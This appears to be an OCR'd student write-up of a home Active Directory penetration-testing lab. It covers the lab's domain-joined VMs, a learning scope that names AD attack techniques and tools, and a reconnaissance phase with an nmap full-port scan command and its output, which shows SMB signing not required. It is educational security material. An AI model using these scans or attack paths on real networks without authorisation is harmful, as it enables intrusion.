



PC1

Domain Joined




Added a p.griffin as local Administrator and created a network shared folder







PC2

Domain Joined




Added a p.griffin, b.griffin and Brian Griffin as local Administrator and created a network shared folder





Pentester’s Machine



Penetration Testing Learning Scope

My focus is to learn and develop skills in penetration testing, specifically targeting Active Directory (AD) environments in an internal network scenario. This scope outlines my approach and learning objectives:

- **Type of Penetration Testing**
  - I will concentrate on internal penetration testing, which involves simulating an attacker with access to the local network of the target Active Directory environment.

- **Testing Approach**
  - The learning process will begin with uncredentialed access, simulating a scenario where the attacker has gained entry to the network but lacks valid credentials for the AD.
  - My objective will be to find ways to escalate privileges and ultimately gain full administrative control of the AD environment.

- **Learning Goals**
  - Mastering attack vectors and methodologies used to compromise AD security.
  - Practicing with tools and techniques to perform enumeration, exploitation, and privilege escalation within the AD environment.

    - Learn to write detailed penetration testing reports that document findings, attack paths, and exploitation methods, including mitigation strategies for each identified vulnerability, presented in a structured format to ensure clarity for both technical and non-technical stakeholders.

- **Key Areas of Study**
    - **Enumeration and Reconnaissance:** Mapping the AD structure, users, groups, and policies.
    - **Privilege Escalation:** Exploiting vulnerabilities to gain administrative privileges.
    - **Attack Vectors:** Exploring techniques like LLMNR Poisoning, SMB Relay, Kerberoasting, IPv6 attacks, Pass-the-Hash, Token Impersonation, GPP Password Attacks, Pass-the-Ticket attacks, and Golden Ticket Attacks.
    - **Tool Usage:** Learning tools such as NMAP, Responder, Sharphound, Impacket, Evil-WinRM, NetExec, Kerbrute, PowerView, BloodHound, Hashcat, and others to identify and exploit vulnerabilities.

Week 2-3

Reconnaissance and Enumeration Phase

In this phase, I will use tools like **NMAP**, **NetExec**, **Kerbrute, Responder**, **passive_discovery6,** and **Greenbone's OpenVAS** to gather information about the Active Directory network. The focus will be on identifying open ports, services, and AD-related protocols, mapping users and groups, and capturing authentication data to prepare for potential exploitation.

NMAP

What is NMAP?

Nmap is a free, open-source network scanning tool used for network discovery, service and version detection, and operating system detection, ultimately aiding in security auditing. It helps administrators and security professionals identify hosts, services, and potential vulnerabilities on a network.

Discover live hosts and open ports.

During enumeration, I learned that the most efficient approach is through the process of elimination. Using Nmap, I can identify live hosts on the network. Once the live hosts are determined, I will perform a port scan on each to identify open services and assess which vulnerabilities can be exploited on the endpoints.

Figure 1: Live host scan using NMAP




Figure 1 above illustrates the live endpoints discovered during the Nmap scan. For this initial scan, I used the **-sn flag**, which performs a host discovery without scanning ports, to identify live hosts. The results indicate that six hosts are active. With this information, I can proceed to scan their open ports and analyze the services running on each host.

Running a port scan on each discovered endpoint

nmap -sC -sV -Pn -p- 10.10.3.1-10

- **-sC (default scripts):** NMAP has various scripts that can run against target hosts, but I only use the default since some of them are intrusive.
- **-sV (enumerate versions):** This option is used to detect the versions of the services running on open ports, providing detailed information that can help in identifying potential vulnerabilities or misconfigurations.
- **-Pn (no ping):** This option disables host discovery (pinging), meaning Nmap will attempt to scan the target IPs without checking if they are online first. This is useful in environments where ICMP replies are blocked or when stealth is required.
- **-p- (scan all ports):** This option tells Nmap to scan all 65,535 TCP ports instead of the default 1,000 most common ports, ensuring a comprehensive scan of all open ports on the target.
- **10.10.3.1-10:** The target IP range from 10.10.3.1 to 10.10.3.10. This specifies the set of IP addresses that Nmap will scan open ports and services.

Figure 2: Port scan on 10.10.3.1 - I assume this is the default gateway, which is out of our scope.






Figure 3: Port scan on 10.10.3.2




This host revealed multiple open ports and exposed the domain **FAMILYGUY.local**. We can infer that this host is a Domain Controller, as it has both LDAP and Kerberos services. Additionally, the NetBIOS name returned was **DC1**, which is consistent with a domain controller.

Figure 4: Port scan on 10.10.3.3



```
Nmap scan report for 10.10.3.3
Host is up (0.00053s latency).
Not shown: 65523 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5040/tcp  open  unknown
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
49690/tcp open  msrpc         Microsoft Windows RPC
49704/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 00:0C:29:67:7C:A6 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-01-26T18:00:41
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: PC1, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:67:7c:a6 (VMware)
```

Figure 5: Port scan on 10.10.3.5



```
Nmap scan report for 10.10.3.5
Host is up (0.0010s latency).
Not shown: 65529 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5040/tcp  open  unknown
7680/tcp  open  pando-pub?
49668/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 00:0C:29:28:6E:48 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: PC2, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:28:6e:48 (VMware)
| smb2-time:
|   date: 2025-01-26T18:00:41
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: -1s
```

